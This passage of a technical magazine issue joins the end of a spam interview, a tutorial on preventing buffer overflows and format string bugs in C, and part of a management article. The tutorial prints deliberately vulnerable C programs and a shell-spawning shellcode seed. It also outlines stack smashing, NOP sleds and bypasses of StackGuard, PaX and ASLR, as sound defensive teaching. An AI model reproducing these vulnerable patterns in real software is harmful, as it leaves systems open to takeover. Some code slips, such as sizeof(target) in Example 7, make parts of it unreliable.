RH: Recently, I was amused to find an online article about how Sanford (a.k.a. Spamford) Wallace is running a nightclub in New Hampshire (see *http://www4.fosters.com/News2003/October2003/October_19/News/su_1019b.asp*). Have you personally met any spammers? Have you ever had any sort of conversation with one?

PG: I've never met any spammers that I know of, though I believe a few came to the spam conference last year. I think the only times I've talked to spammers have been when I couldn't tell whether some email was a spam or not. I need to know because I'm trying to keep track of filtering rates, so when I'm not sure, I try to ask the sender. Usually it is a spam, but occasionally it might be a friend of a friend whose name I didn't remember.

RH: Is there anything you'd like to add before we wrap up the interview?

PG: Some URLs: Anyone who wants to learn more about the spam conference, which is in January, can learn more at *http://spamconference.org*, and there are (a few) more details about Arc at *http://paulgraham.com*.

avoiding buffer overflows and related problems

by Steven Alexander

Steven programs in C/C++, assembly languages and UniBASIC. He has experience with UNIX and Windows security, firewalls, and IDSes.

alexander.s@mccd.edu

Attackers use buffer overflows and format string vulnerabilities to manipulate software both to gain access to and to raise privilege on computer systems. This paper details the means by which these vulnerabilities can be prevented in C programs. This introduction to current exploitation techniques will motivate and explicate why precautions are necessary.

Buffer overflows are nothing new. One of the means by which the Morris worm spread was a buffer overflow in fingerd. The technique didn't become popular, however, until the release of two papers [3, 4] that detailed discovery and exploitation of these vulnerabilities. A number of defenses are covered in [2].

Over time, different techniques and tools for preventing the exploitation of these vulnerabilities have been proposed and, time and time again, defeated. The problem lies in the fact that C allows low-level control with very little abstraction from the machine. Proposed solutions such as StackGuard, StackShield [11], and PaX [25] are not fully able to prevent exploitation, since their protection mechanisms are applied to poorly written code after its creation. These programs do complicate the job of the attacker and are a useful stopgap for preventing the exploitation of the occasional bug left by a security-conscious programmer, but software written without security in mind will continue to be victimized.

The goal of this paper is to introduce the reader to the concepts behind various buffer overflow techniques and the techniques required to prevent them. Format strings are also discussed, because they use similar methods for exploiting software. Some examples are given using assembly language for 32-bit Intel processors. Most readers should be able to follow along without previous assembly language experience.

This paper examines exploits from the perspective of a UNIX-based operating system; Windows exploitation is covered in [23] and [24]. Readers used to programming in C on either platform should have no trouble with the discussion.

Buffer overflows are not the only security problems that exist in software. The interested reader should also study [1] for an overview of other security considerations. Subsequent sections of this paper describe the concepts behind buffer overflow and format string attacks. The material on exploitation is simplified to introduce the reader to problems of which she should be aware without requiring her to acquire an expert knowledge of the techniques. Serious readers will want to digest the papers listed in the references. They can be read in roughly the order they are listed.

Exploiting a Buffer Overflow

If you're already familiar with the concepts behind a buffer overflow exploit, you can skip this section. The concepts in the section are more fully described in [3] and [4].

Suppose you have a program that looks like this:

```
#include <stdio.h>

int main (int argc, char *argv[]) {
      char buf[256];
      if (argc < 2) {
            printf("Oops.\n");
            return -1;
        }
        strcpy(buf, argv[1]);
        return 0;
}
```

Example 1. Simple exploitable program

This program is trivially vulnerable to a buffer overflow. The strcpy function performs no bounds checking on buf and will blindly copy argv[1] until the program crashes or strcpy encounters a null character '\0'.

Before entering main, the operating system exec call pushes the return instruction pointer onto the stack. Upon entering main, the frame pointer is pushed onto the stack. Then the stack pointer is copied over the frame pointer to mark the local stack frame. Finally, the stack pointer is decremented to make room for local variables, growing "downward." The function prologue for main typically looks like this in assembly language:

```
        pushl %ebp              ; save frame pointer
        movl %esp,%ebp          ; create new frame
        subl %esp, $0x100       ; make room for local vars
```

Example 2. Typical function invocation prologue

The stack should now look like Figure 1.




Figure 1

The function epilogue (executed as the function returns) consists of popping the saved frame pointer from the stack and executing a return instruction. Intel machines use the ret instruction to tell the processor to take the next value from the stack and move it into the program counter. Program execution then resumes at whatever address that value contains.

An attacker can carefully craft input to cause this program to execute a command shell (or anything else on the system). Here is one method to do this:

First, an attacker writes a code snippet to execute a command shell (this is called "shellcode"). This is normally done by compiling something similar to the following:

```
  #include <stdio.h>

  void main() { system ("/bin/sh"); }
```

Example 3. Short program to run a shell

The exec functions are also commonly used. This code is compiled to assembly language for easy modification. It is then changed to reduce code size, to remove null bytes, and to ensure that the string "/bin/sh" can be stored in a location that the attacker has permission to write to. Luckily for the attacker, it is easy to find already written shellcode on the Internet for most operating systems. Shellcode can be a lot more complicated than the previous example if the vulnerable program has enough room to store it. When attacking network software, shellcode is used that can bind "/bin/sh" (or cmd.exe for Windows) to a network port. After modification, the shellcode is assembled into machine-executable instructions. It is beyond the scope of this paper to go further into the details of writing shellcode.

The next step is to find the address of buf[0] (see Example 1). Sometimes, this is found using a debugger like gdb. Other times, it can be approximated, as is detailed in Aleph One's paper [4].

Some of the most dangerous problems occur when pointers of any type can be overwritten.

Finally, argv[1] (which is strcpy'd into buf) is filled with the following:




Figure 2

The shellcode is written into buf[0]. The rest of the buffer is filled with null instructions (NOPs). On Intel's x86 processor line, a NOP is encoded as 0x90, which is the same as xchg eax, eax. Swapping the eax register with itself has, of course, no effect. The next four bytes overwrite the saved frame pointer. The last four bytes overwrite the saved instruction pointer with the address of buf[0], which contains shellcode. When the function returns, this code will be executed. When the address is not known exactly, it can be guessed by prepending the NOPs to the shellcode and attempting to point to any location within the series of NOPs. The base stack address for the system should be known, so with a 256-byte buffer, the process can be repeated using 200-byte increments from the base stack address downward. Shellcode tends to be shorter than 50 bytes.

Advanced Buffer Overflow Techniques

Many advanced buffer overflow techniques were developed to defeat protection mechanisms such as StackGuard, StackShield, and PaX. Others exploit particular situations such as a one-byte overflow. As the referenced papers show, even subtle mistakes can be exploited. The reader interested in learning how everything really works should make an attempt to read through all of the references.

Heap Overflows

Not every vulnerable program is as straightforward as the one presented in Example 1. Sometimes, the memory being written to is on the heap or in the bss segment rather than the stack. In this case, the saved instruction pointer can't be written over (not in a straightforward manner, anyway), but other important data may be vulnerable. Conover details some of the possibilities in [5]. Some of the most dangerous problems occur when pointers of any type can be overwritten. Overwriting function pointers to point at illicit code will cause that code to be executed the next time the function is called. Overwriting other pointers can sometimes cause saved instruction pointers, function pointers, or important structures like _atexit or .dtors to be overwritten by a subsequent instruction.

One of the more interesting heap overflow techniques involves overwriting the boundary tags on areas of memory used by malloc in order to cause the unlink or frontlink macros to overwrite a function pointer or a saved instruction pointer. These techniques are detailed in [16] and [17].

Techniques have also been developed to exploit C++ code [19]. All of the usual C techniques still apply. However, C++ implements virtual function pointers in order to provide classes, and these can, in some cases, be overwritten and cause other code to be executed instead.

Defeating Protection Mechanisms

StackGuard and StackShield are two tools that complicate exploitation by protecting return addresses. StackGuard works by placing a "canary" value between the saved frame and instruction pointers. If the canary is overwritten, the program will quit rather than resume execution at the saved address. StackShield works by saving the return address in a secure location rather than the stack. These techniques were bypassed in [11]. StackGuard was patched before the publication of [11] to protect the saved address more strongly. StackGuard had previously used either a random canary value (assigned to each function at run time) or a null canary which contained string-terminating characters such as '\0' and '\n'. The new technique, proposed by Aaron Grier, saves the result of XORing the return address with the assigned random canary value. During the function epilogue, the saved value is XORed with the assigned value and compared to the return address. If the return address is not what is expected, the program exits. This can be circumvented by overwriting function pointers or entries from .dtors [20], _atexit [21], PLT, and GOT [14].

Even a one-byte overflow can be enough to exploit a program.

PaX is a set of kernel patches that also alleviate program exploitation. One of its features is to make stack and heap memory non-executable. A non-executable stack patch for Linux was first released by Solar Designer but was later circumvented by Solar Designer [9] and Rafal Wojtczuk [8] using a technique called return-into-libc that is used when an attacker cannot provide his own code to be executed (as is the case with a non-executable stack). Instead, the attacker finds the address of a call to system and arranges to have the string "/bin/sh" on the stack. An improvement of this attack that uses mmap and strcpy to set up its own executable area of memory was used against PaX [10].

PaX also uses a feature called Address Space Layout Randomization [25]. With ASLR, entropy is introduced into stack and library function addresses. Reference [12] shows that programs can be exploited with PaX ASLR running. ASLR can in some circumstances be brute-forced; this will generate a lot of noise, as was intended [25]. However, log files can be trimmed once root access is gained.

Subtle Mistakes

Even a one-byte overflow can be enough to exploit a program. Klog [7] shows how writing one byte past the end of a buffer can be used to overwrite the least significant byte of the saved frame pointer. In some conditions, this can be used to cause the calling function to retrieve its saved instruction pointer from the wrong location.

For example, say that function1 calls function2. The least significant byte of the saved frame pointer is overwritten in function2 and the function returns. In function1, the saved frame pointer is copied to the stack pointer. If this happens near the return of function1 (so the program doesn't crash), the instruction pointer will be retrieved from a location lower down on the stack than it should be. In some situations it is possible to force the program to retrieve its return address from user-supplied input stored on the stack. An attacker simply needs to provide an address containing shellcode she would like executed.

A program can also be exploited simply by filling a buffer without a terminating null character. Take the following snippet, for example:

```
#include<stdio.h>
void main(){
      char buf[256];
      char tmp[64];
      strncpy(tmp, argv[1], 64);
      strncpy(buf, argv[2], 256);
          . . .
```

Finding all of the flaws in old software can be a real headache.

Example 4. Copying supplied arguments to logically joined variables

Twitch's paper [6] describes attacks in which the input to tmp (argv[1]) is exactly the size of the buffer. In C, strings are terminated with a null character '\0'. strcpy and strncpy both terminate strings with a null character, as should be expected. The primary difference is that strncpy uses an extra argument, the maximum number of characters to copy. However, strncpy does not null-terminate a string unless the string's length is less than the provided maximum number of characters . If argv[1] in the above example is 64 characters or longer, tmp will not be null-terminated. As such, any future references to tmp that are not bounded will read past the end of tmp and into buf. This is a common mistake because programmers assume that the string is safe after using strncpy the first time.

Twitch demonstrated methods to exploit a program in which the string saved "lower" on the stack (in this case tmp) was later copied using an unbounded copy. In this situation, the contents of the string above it (in this case buf) can be used to copy over other data, even a saved instruction pointer.

Format String Vulnerabilities

Format string exploits are deadly but easy to prevent. Consider the following program:

```
#include <stdio.h>
void main() {
      char buf[512];
      char tmp[512];
      read(0, buf, 512);
      sprintf(tmp, buf);
}
```

Example 5. sprintf without a format string

The last line of code should read sprintf(tmp, "%s", buf);. Unfortunately, the format specifier was omitted. As a result, an attacker can provide his own format specifiers in their input. An exploit is possible because of the %n specifier.

The %n specifier saves the number of bytes written so far to the memory address pointed to by the corresponding argument. Programs are exploited in this manner by writing to the saved instruction pointer (or another function pointer, _atexit, etc.). To write a 32-bit address, one or two bytes are written at a time. An attacker could for instance write to &function_pointer, &function_pointer+1, &function_pointer+2, and &function_pointer+3.

The attack isn't very complicated but takes awhile to explain. Since the aim of this paper is awareness and avoidance, see [13] for an introduction and [14] and [15] for more advanced techniques. Because of their ability to write over arbitrary locations in memory, format strings are one of the most flexible exploitation techniques. Fortunately, they are also not very common.

Writing Secure Code

The need for rigorous bounds checking should be clear by now. Fortunately, this isn't difficult when writing new software. Finding all of the flaws in old software can be a real headache, however.

Note that even an astute programmer will never write perfect code with regard to any useful metric. However, by using the following guidelines, it will be difficult to find exploitable boundary conditions in your programs. Readers should refer to [1] after they are finished with this paper. The examples and usage below should be compared with the documentation for your system.

Integer Overflows

Care should be taken when converting from signed to unsigned integers [22]. Exploitable conditions sometimes occur because type conversion leads to integers being interpreted differently than intended. As an example, note that the signed 32-bit integer -1 equates to 0xFFFFFFFF, the maximum possible value that can be stored in an unsigned integer. When integers are converted from signed to unsigned, or vice versa, they should be checked to make sure they are still within an acceptable range of values.

The gets() Function

gets() is perhaps the most insecure function a programmer can use. It takes only one argument, a buffer pointer that is never verified for integrity. fgets should be used instead:

```
char *fgets(char *str, int size, FILE *stream);
```

fgets will read at most size-1 characters from stream. The input characters are written to str and are null-terminated. Below is a simple example of proper use:

```
#include <stdio.h>
int main() {
      char buf[256];
      fgets(buf, sizeof(buf), stdin);
      printf("%s\n", buf);
      return(0);
}
```

Example 6. Proper way to input character strings

strcpy()

strcpy has no bounds checking and should be replaced with strncpy:

```
char *strncpy(char *dst, const char *src, size_t len);
```

strncpy will only null-terminate a string if it is less than len characters in length. The following snippet is a proper use of strncpy:

```
      strncpy(buf, buf_with_user_input, sizeof(buf) -1);
      buf[sizeof(target) - 1] = '\0';
```

Example 7. Proper use of strncpy

strcat()

strcat also has no bounds checking; use strncat instead. Using strncat is trickier than other functions, though, because it doesn't write to the beginning of a buffer. It has this template:

```
char *strncat(char *s, const char* append, size_t count);
```

strncat appends the null-terminated string append to the null-terminated string s. It appends at most count non-null characters, then adds a terminating '\0'. The following example is a proper usage of strncat:

```
      strncat(buf, "something else to say", sizeof(buf) -
          strlen(buf) - 1);
```

Example 8. Proper use of strncat

The OpenBSD project introduced two new string functions, strlcpy and strlcat, both of which require the size of the buffer to be passed to them rather than the maximum number of characters to write [18]. This eases the programmer's job. Remember, it only takes one byte to make a program exploitable. If the -1 had been forgotten in Example 8, it would be a potentially exploitable program.

One of the other advantages of the OpenBSD strlcpy function is speed. Unfortunately, strncpy zero-fills the end of a string rather than adding just a single null character. This can degrade performance when the strings being copied are significantly smaller than the buffer they are copied into (as is often the case).

sprintf()

sprintf has no bounds checking; snprintf should be used instead:

```
int snprintf(char *str, size_t size, const char *format, ...);
```

snprintf writes at most size-1 characters to str and appends a terminating '\0'. Any additional characters are discarded. snprintf can be used as follows:

```
snprintf(buf, sizeof(buf), "%s", other_buffer);
```

Example 9. Proper use of snprintf

memcpy()

A few exploits have occurred in the wild because memcpy was used improperly to copy strings. The number of bytes copied should be, at most, the size of the smaller buffer minus one. The string should be manually null-terminated. The prototype for memcpy is as follows:

```
void *memcpy(void *dst, void *src, size_t, len);
```

Proper usage for a string buffer would be:

```
maxlen = (sizeof(buf1) < sizeof(buf2) )  ? sizeof(buf1)
                                         : sizeof(buf2);
memcpy(buf1, buf2, maxlen -1);
buf1[sizeof(buf1)-1] = '\0';
```

Example 10. Proper use of memcpy

The scanf() family

The scanf family of functions has the following prototypes:

```
int scanf(const *char format, ...);
int fscanf(FILE *stream, const *char format, ...);
int sscanf(const char *str, const *char format, ...);
```

The format specifiers used with this set of functions should limit the size of the input, as in the following example:

```
char buf[64];
fscanf(stdin, "%63s", buf);
```

Example 11. Limiting input string sizes in scanf

read()

The read system call has the following prototype:

```
ssize_t read(int d, void *buf, size_t nbytes);
```

read is meant for inputting raw data; it does not null-terminate its destination buffer. If you use read to get string data, remember to null-terminate the buffer manually. The

REFERENCES

[1] Matt Bishop, "How to Write a Setuid Program," *;login:* 12:1 (January-February 1987), pp. 5–11. *http://nob.cs.ucdavis.edu/~bishop/papers/Pdf/1987-sproglogin.pdf*

[2] Crispin Cowan et al., "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade" (2000). *http://www.immunix.org/StackGuard/discex00.pdf*

[3] Mudge, "How to Write Buffer Overflows" (October 1995). *http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html*

[4] Aleph One, "Smashing the Stack for Fun and Profit," *Phrack Magazine* 49 (November 1996). *http://www.phrack.org/phrack/49/P49-14*

[5] Matt Conover, "w00w00 on Heap Overflows" (January 1999). *http://www.w00w00.org/files/articles/heaptut.txt*

[6] twitch, "Taking Advantage of Non-Terminated Adjacent Memory Spaces," *Phrack Magazine* 56 (May 2000). *http://www.phrack.org/phrack/56/p56-0x0e*

[7] klog, "The Frame Pointer Overwrite," *Phrack Magazine* 55 (September 1999). *http://www.phrack.org/phrack/55/P55-08*

[8] Rafal Wojtczuk, "Defeating Solar Designer's Non-Executable Stack Patch" (February 1998). *http://www.securityfocus.com/archive/1/8470*

[9] Solar Designer, "Getting Around Non-Executable Stack (and Fix)." *http://www.securityfocus.com/archive/1/7480*

[10] Nergal, "The Advanced Return-Into-Libc Exploits: PaX Case Study," *Phrack Magazine* 58 (December 2001). *http://www.phrack.org/phrack/58/p58-0x04*

[11] Bulba and Kil3r, "Bypassing StackGuard and StackShield," *Phrack Magazine* 56 (May 2000). *http://www.phrack.org/phrack/56/p56-0x05*

[12] Anonymous, "Bypassing PaX ASLR Protection," *Phrack Magazine* 59 (July 2002). *http://www.phrack.org/phrack/59/p59-0x09*

[13] Pascal Bouchareine, "Format String Vulnerability" (July 2000). *http://www.hert.org/papers/format.html*

[14] scut, Team Teso, "Exploiting Format String Vulnerabilities" (September 2001). *http://www.team-teso.net/articles/formatstring/*

[16] Michel Kaempf, "Vudo Malloc Tricks," *Phrack Magazine* 57 (August 2001). *http://www.phrack.org/phrack/57/p57-0x0b*

[17] anonymous, "Once upon a free()," Phrack Magazine 57 (August 2001). *http://www.phrack.org/phrack/57/p57-0x0c*[16]

better option for user input is usually fgets. The following example uses read correctly (for inputting string data):

```
        read(0, buf, sizeof(buf)-1);
        buf[sizeof(buf)-1] = '\0';
```

EXAMPLE 12. PROPER USE OF READ WHEN INPUTTING STRING

Pointers

Unfortunately, it is all too common to see pointers misused:

```
  void some_function(char *string) {
        char buf[256];
        int i;
        for(i=0;i<=256;i++) {
            buf[i]=string[i];
        }
  }
```

EXAMPLE 13. FILLING A LOCAL BUFFER

This example will copy up to 257 bytes from string into buf and can overwrite the saved frame pointer. This is exactly the problem that klog describes in [7]. The code should read:

```
  void some_function(char *string) {
        char buf[256];
        int i;
        for(i=0;i<255;i++) {
            buf[i]=string[i];
        }
        buf[255] = '\0';
  }
```

EXAMPLE 14. BETTER CODE FOR FILLING A BUFFER

Notice that <=256 was changed to <255, which copies two fewer bytes. The two-byte difference prevents overwriting the frame pointer and allows room to null-terminate the string.

Conclusion

A program can be exploited with as little as a single byte buffer overflow, a missing null, or a missing format string. Code should be carefully written and rechecked from time to time. Nobody writes perfect code, but well-written code is much harder to exploit.

Programmers should always check the bounds of the input to their programs. Strings should always be null-terminated. Format strings should always be provided.

Using PaX or StackGuard is recommended if it is available for your system. They can't fix bad code, but they will make an attacker's job more difficult.

[18] Todd C. Miller and Theo de Raadt, "strlcpy and strlcat: Consistent, Safe String Copy and Concatenation." *http://www.openbsd.org/papers/strlcpy-paper.ps*

[19] rix, "Smashing C++ VPTRS," *Phrack Magazine* 56 (May 2000). *http://www.phrack.org/phrack/56/p56-0x08*

[20] Juan Bello Rivas, "Overwriting the .dtors Section" (March 2001). *http://www.synnergy.net/papers/dtors.txt*

[21] Pascal Bouchareine, "__atexit in Memory Bugs: Specific Proof of Concept with Statically Linked Binaries and Heap Overflows." *http://community.core-sdi.com/~juliano/heap_atexit.txt*

[22] blexim, "Basic Integer Overflows," *Phrack Magazine* 60 (December 2002). *http://www.phrack.org/phrack/60/p60-0x0a.txt*

[23] dark spyrit, "Win32 Buffer Overflows," *Phrack Magazine* 55 (September 1999). *http://www.phrack.org/phrack/55/P55-15*

[24] David Litchfield, "Windows 2000 Format String Vulnerabilities" (2001). *http://community.corest.com/~juliano/win32format.doc*

[25] PaX: *http://pax.grsecurity.net/*

keeping employees by keeping them happy

Part II — Management 101

by Christopher M. Russo

Chris is an information technology manager with extensive experience building and running high-performance enterprise, software development, and quality assurance teams.

cmrusso@3rdmoon.com

Editor's Note: Chris wrote a three-part series, Part I of which appeared in 2000. The other two descended into a black hole on your editor's computer, only to resurface recently. Expect Part III in the next issue.

Employee retention is a difficult challenge that faces most managers today. This series is designed to help managers better understand the unique needs of employees, the measures necessary for keeping them happy, and the justification and reasoning for doing so.

If you have missed one or more of this series of articles, please feel free to read them at the author's Web site: *http://www.3rdmoon.com/crusso/articles*.

A large part of ensuring that your employees are kept happy is making certain that you, as a manager, are behaving in a manner that is appropriate to your station. If you are not, then your team will be directly affected in a number of ways: one, your actions are likely to actually cause problems that the team will have to deal with or clean up later; and two, whether you cause problems or not, they will be annoyed or upset by your actions. In either case, your staff will not be very happy with you, and in time are likely to leave.

The following is a list of things that I believe are most critical to keep in mind when working day-to-day as a manager. As you read, genuinely ask yourself how many of these principles you think you are following – and how many you are not. Consider making a list as you read.

Every Situation Is Different

It is very important to understand that every single person, and every single situation, is very different from every other. This means that there can be absolutely no hard-and-fast rule for every company, department, group, or individual.

For example, some employees are very senior and capable, and can probably work with little or no intervention from a manager for days and weeks on end. If you stand over these people, guiding their every move, your tires will probably be slashed by the end of the week. There are others who will need step-by-step guidance on an hourly basis. If you let these employees work on their own for weeks on end, they will likely wind up doing something completely inappropriate, or possibly doing absolutely nothing at all.

There are also effects based upon the size of your group. If you manage a smaller group, your personal "technical" involvement might be fairly significant. If, however, you manage a larger group, you may simply not have time to be so involved, and may not even know much about the technical aspects of what your team does.

But even if you do work in a larger group, there's the chance that a critical emergency might come up on a day when much of your staff is out. You may not have touched the "technology" itself for six months, but sure as the day is long, you had better roll up your sleeves, grab a screwdriver, and jump into the fray with what staff you have.

Otherwise, your group is going to have some serious problems, and your team is not likely to be very impressed when they're working until midnight and you left at 5:00 and are home watching *The Simpsons*.

Remember, You Are the Boss

A great many of my philosophies strongly promote the notion of having the team decide the best solution to this issue or that. This is critically important, and is the cornerstone of most of my feelings on how to keep a team happy and productive.

In fact, if you ask me, I will usually be the first to say that "I don't really do anything," "I'm just another member of the team with a different role," and "Talk to him – he's the guy on my team who actually makes the decision with regards to x, y, or z."

It is, however, very important to remember that you are still the boss. It is good to take up the "I'm just a member of the team" position and posture within your team on many things, but it is equally important to be able to step up and make a firm statement of direction or policy when it is needed. Again, remember that every situation and every person is different – you are really just going to have to use your best judgment and see how it goes.

Management ≠ Perfection

Just because you are the manager does not mean that you are infallible. Nor does it mean that you are any better than anyone else. People who feel that they have attained some sort of perfection – whether they are management or otherwise – are simply fooling themselves.

You are not perfect – you are not even close. The most amazing and capable people I know are the ones who are well into their later years and still saying things like "I'm just learning," "I learn a little more every day," and "Oooops!"

You will make mistakes, just like anyone else. What's more, you should own up to them whenever you do make mistakes. It will allow you to grow as a person, and in fact, your team is likely to harbor significant respect for your ability to simply look a little sheepish and simply say "Oops! Sorry!"

Provide Direction

It is important that a manager provide his or her team with a clear and consistent direction. This doesn't mean that you should be lording it over everyone or mandating exact procedures by which everything is done. Rather, it means that you should provide guidelines and methods of operation that are consistent with your corporation and departmental goals.

For example, if you run an IT group for a major corporation, you are likely to want to provide directions like: "Try to minimize turnaround time on all ticket closures," "Ensure that each customer feels they have been helped in a friendly manner," or "Trim the top 10% of simple calls from the call queue."

Under most circumstances, you should not be determining exactly how this is to be done. For example, in the scenario we mentioned above, you probably would not want to mandate things like "All employees will stay 30 minutes extra each day to reduce ticket backlog," "All employees will attend politeness and customer support training," or "John will identify all of the simplest calls in our queue, and then I will then develop procedures by which to remove them entirely."

Just because you are the manager does not mean that you are infallible.

Function as a Member of the Team

One important element of keeping a team of people happy is ensuring that decisions are made by the team as a whole, not by the manager alone. It may sound ludicrous, but some of the most successful teams I have seen have had some of the least directly involved managers.

In successful team environments the manager usually sets a general direction and then, for the most part, sits back and allows the team to work out the details of the implementation. If the team appears to be going off course, the manager will attempt to guide the team back in the appropriate direction.

To illustrate what I mean, let's look at two different examples of the same group. In both cases, we picture a group of about 12 people and one manager. The group is responsible for supporting all of the desktops for a small organization of standard users.

In scenario A, our manager is very involved and direct. The manager senses that the team is off course in their handling of a particular ticket. The manager walks to the front of the room and says, "OK, look folks, this is how we're going to handle this," and begins to articulate the exact course of action.

In scenario B, our manager is involved but a lot less direct. Upon sensing a deviation from the proper course, the manager keeps his peace and listens carefully to the discussion, hoping that the team will come back on course naturally. If this does not happen over some reasonable period of time, the manager asks some casual leading questions, like "What would happen if we tried solution B?" or "Has anyone asked the customer if solution C might be helpful?"

In the first scenario, the manager is setting direction, but also giving his or her staff explicit instructions on how to deliver on those requirements. This means that the staff is not really being given the opportunity to use their skills and come up with solutions on their own, but, instead, is forced to deal with solutions that are thrust upon them. As we've mentioned before, this usually makes people pretty unhappy.

In the second scenario, the manager is attempting to gently guide the team toward the solutions that he or she feels are appropriate, but not mandating that they be done one way or another. The manager is also giving the team an opportunity to disagree with his or her ideas and express that in an open forum. This allows the staff to be actively involved in the final decision, which gives them a feeling of ownership in the solution and promotes strong interest by the whole team in a successful conclusion. This will, of course, make most team members fairly happy.

Mistakes Are OK

Are you perfect? If you said yes, please re-read the section on management perfection and consider seeking counseling. No one is perfect, and everyone makes mistakes. I like to keep a list of my biggies handy to remind me of how hilariously flawed I truly am. One of my favorites was the time I pushed the button that I thought would shut down the one server I was working on, and it turned out to be the button to the UPS that powered 13 production servers. Boy, that server room got really quiet all of a sudden. Um . . . oops?

The point is that this is OK. Sure, it certainly hurt, and if I managed to do it again, or even worse, three times in a row, well, then I probably would deserve some harsh words and possibly having some responsibilities removed . . . like perhaps that of having fingers with which to shut down servers. However, my manager at the time simply laughed, said "Oops," and told me that it was OK and not to worry about it. Further, when one of the senior VPs came down from his office looking to have my head on a platter, my manager calmly explained to the enraged individual that we were sorry but that these things happen.

Of course, I was extremely happy that my manager was so supportive and understanding – especially when I was basically expecting to lose my job over the incident.

Many people are punished for things that they do wrong. The end result is that people are typically afraid to try. The analogy I like to use is that of a small child learning how to color in a coloring book. What do you think would happen if you stood over the child and barked at them when they used the wrong color, or perhaps colored outside the lines? After a very short period of time, the child would become frustrated and upset, and might never try coloring again for fear of being chastised. Their trust in you would certainly be lessened, and they would be unlikely to try anything beyond what they already knew was acceptable to you. This would lead to further unhappiness, because the child would be unable to grow and flourish.

While your employees are certainly not children, and it's likely that what they are doing is a bit more complicated than coloring in a coloring book, this principle remains the same. If your employees are deathly afraid of making mistakes for fear of retribution, then they are not likely to be able to work very efficiently – in many cases, they may think of a very clever solution for a complex problem, but be scared to try it lest they make a mistake and incur your wrath. Ultimately, your employees will feel crippled and unable to do the things they need to in order to do a good job.

Another interesting twist on this is that managers should be willing to accept that their employees are going to make choices that may very well be the wrong ones. In most cases, the manager will certainly try and redirect the employee to a more appropriate solution, but the worker may still see it differently and want to proceed as they have suggested. In these cases the manager should seriously consider allowing the employee to go ahead with his or her plans, despite even the most assured failure. (Obviously, one would need to use some discretion here – I wouldn't allow anyone to do anything that would cause a nuclear meltdown, but a woefully failure-bound filing system might not do too much damage.)

This may seem a bit crazy, but consider the possible outcomes. If the employee fails as the manager has predicted, then he or she will likely learn a lesson, fix the problem, and move on. Or he or she will have a success to be proud of. In either case, you have allowed the employee to extend wings and fly a bit, and you will enjoy the person's gratitude. By the way, if one comes by to jokingly rub your nose in it, accept it graciously — after all, this time you *were* wrong.

Know Your Place

Are you a manager, or an individual contributor? Some people are actually both. Some of those who fill both roles are doing it because it is appropriate and necessary – often in smaller teams. Others are doing it because they can't let go and are far too involved in things that are outside their job scope.

It is very important that you do your job, not the job of your staff.

It is very important that you do your job, not the job of your staff. If you are managing 16 people and are sitting in on conversations where you are regularly and actively driving technical decisions, then there is a very good chance that you are butting in where you should not be.

For example, my team is currently working on deploying customer-configurable installations of over 12 different complex Web-hosting technologies. There is no way, as a manager of roughly 20 people, that I can possibly understand all the nuances of

Most managers were once people working in the front lines. Very few managers remember this.

one of these technologies, let alone 12. I spend the majority of my time working on staffing and personnel issues, budgets, presentations, scheduling, coordination with other teams, and general direction of my staff.

I simply don't have time to work much on the technologies anymore, and even if I did, the time would be much better spent improving my ability to manage the team. I should, and do, read books on team building, attend project management and employee compensation training, and even write articles to encapsulate and solidify my feelings and ideas on the subject.

The point is that if you feel the need to decide and do everything yourself, then why bother hiring all those capable people? You worked very hard to find and employ those people because they have particular skills and qualities that make them ideal to work in your organization. Lean on them – harness their skills and abilities to get the job done. It will make you a better manager, make your team feel more appreciated, and reduce frustration because your far more technically astute staff will not have to spend most of their time dealing with your simple mistakes and really dumb questions.

Remember from Whence You Came

Most managers were once people working in the front lines. Very few managers remember this. Personally, I have been a retail clerk at a software store, a pet store, a donut shop, and a hardware store. I have been a summer camp counselor, and a software developer, and I have even run my own very small software company. I was a nanny for a couple of years, and eventually I got my first out-of-college technology job as a field service technician. From there I went on to work as a desktop and server support person, went into management of an engineering support team, became a consultant for a year or so, and finally wound up where I am now, as a manager of an engineering team.

I have learned things from each and every one of these jobs that I use in my daily life, and I always try very hard to remember what it was like to be in the jobs I had before. Why is this valuable?

First and foremost, it reminds me that I am no different or better than anyone else. I know that I was not born a manager, and I know that my being here is only through a personal desire to change my focus from technical to managerial.

Second, it enables me to remember what all my managers did that I did not like. I remember the manager who didn't understand anything about what I did, but insisted that he be involved in every decision and wasted my time forcing me to explain every aspect of the technology to him. I remember the manager who wouldn't let me spend $30 to attend a training course so I could continue to bill our customers, but spent $150 on a speaker system for the graphics designer who had yet to produce a single cent for the company. I remember the manager who yelled at me for half an hour when I delivered a load of sheetrock to the wrong house. I remember many, many things that made me very unhappy, and it helps me to ensure that I don't do those things to my team.

Finally, it helps me to remember the things that a few of my managers did that really made me happy and gave me a lot of motivation. I remember the manager of the software store, who bought me lunch at the local sub shop every day and encouraged me to put together a plan to sell some tough-to-move merchandise, despite the fact that I was only 14. I remember when my boss took us all to Riverside for a day in the middle of the week because he thought we were working extremely hard and needed a break. I remember when my boss gave me a $3000 bonus out of the blue because he felt I was doing a really good job. I remember when one boss sent me home at 2 p.m. and told me not to come back for a couple of days because I had worked over the weekend to solve a really critical problem and he felt I really deserved it. I remember many things that I try to emulate in my day-to-day management of people because I know how it made me feel about my job and I want my staff to feel the same way.

The key here is to delegate, not abdicate.

Delegate and Promote Responsibility

As a manager, you cannot and should not do it all. It is inappropriate and foolhardy to think otherwise. Therefore, it is important to identify tasks and responsibilities that other team members can take on for you. This delegation can be as simple as assigning someone to monitor tickets, and as complicated as having someone serve in a "team lead" role, handling personnel-related issues for particular members of your staff.

Doing this fulfills two very important requirements. First, delegation ensures that you are not overwhelmed and are therefore able to more effectively do your job. After all, if you are so busy that you are not even able to read through all of your email or answer your phone messages, you are very likely to be out of sync with some very important developments in your corporation. Needless to say, the better you can do your job, the happier your staff is likely to be.

Second, it gives members of your staff responsibilities that will challenge them and allow them to grow, both personally and professionally. This is very motivating, as it shows not only that you have faith and confidence in your employees but also that you are giving them something which will look great on their resume. (Sorry, but when you work in the technology industry, it seems that most things really boil down to how good this or that will look on your resume, which is usually updated monthly.)

